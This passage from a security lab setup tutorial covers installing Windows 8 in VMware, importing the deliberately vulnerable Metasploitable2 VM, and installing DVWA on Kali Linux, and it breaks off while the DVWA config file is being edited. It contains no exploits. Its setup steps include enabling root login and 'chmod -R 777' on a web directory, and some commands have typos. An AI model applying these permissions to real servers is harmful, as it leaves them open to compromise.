
Step 4: In this step type the virtual machine name like Windows 8 and click Browse the location and select the folder that you want to install to and then click on next.




Step5: In this step, specify the disk capacity and that you want to maximize the disk size and select the virtual disk as a single file and click on next.




Step6: In this step, show the ready to create a virtual machine and click on the finish.




Step7: Enter your language and other preferences and click next.




Step8: In this step, click the install now.




Step9: In this step, click the I accept license and then go to next.




Step10: Which type of installation do you want?




Step11: In this step, enter drive unallocated space and click on next.




Step12: In this step, show the installing Windows.



Step13: In this step Windows8 is preparing.




Step14: After Setup windows will start




1d. Installing Metasploitable2 OS inVMware.


Step1:- Download Metasploitable2 OS vmware zip file from internet




Step2:-Extract the zip file



Step3:- Open the VMware and click on the open a virtual machine option.



Step4:- Select the .vmx file from File Explorer.



Step5:- Click on the power on virtual machine

1e. Installation of DVWA Web Application on Kali Linux OS

Step1: Login to root user in Kali Linux.

To set root account in Kali Linux use following commands in normal user account:

> **Sudo su**

> **Passwd root**

Now set the password for the root.

Step2: Browse for the DVWA in google and click on the 1st GitHub link. Then copy the repository link.

Step3: Open terminal and change directory to var/www/html

> **cd var/www/html**

```
kali@kali:~$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.7 MB]
57% [2 Packages 9,938 kB/18.7 MB 53%]
```

Step 4: Now give following command to download the GitHub repository,

> **gitclone <https://github.com/digininja/DVWA.git>**

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA' ...
remote: Enumerating objects: 3986, done.
remote: Total 3986 (delta 0), reused 0 (delta 0), pack-reused 3986
Receiving objects: 100% (3986/3986), 1.75 MiB | 174.00 KiB/s, done.
Resolving deltas: 100% (1874/1874), done.
Updating files: 100% (605/605), done.
```

Step5: Now give the access permissions to the DVWA folder,

> **chmod -R 777 DVWA**

```
root@kali:/var/www/html# chmod -R 777 ./DVWA/
root@kali:/var/www/html# cd DVWA/config/
```

Step6: Now change directory to DVWA/config by following command,

> **cd DVWA/config**

Step7: Now rename the file config.inc.php.dist to config.inc.php

> **cp config.inc.php.dist config.inc.php**

```
root@kali:/var/www/html/DVWA/config# cp config.inc.php.dist config.inc.php
```

Step8: Now open the file config.inc.php

> **nano config.inc.php**

Step9: Now perform the below change in the file.

“db_user”=“name”

“db_password”=“password”

```

GNU nano 4.9.3                                config.inc.php
<?php

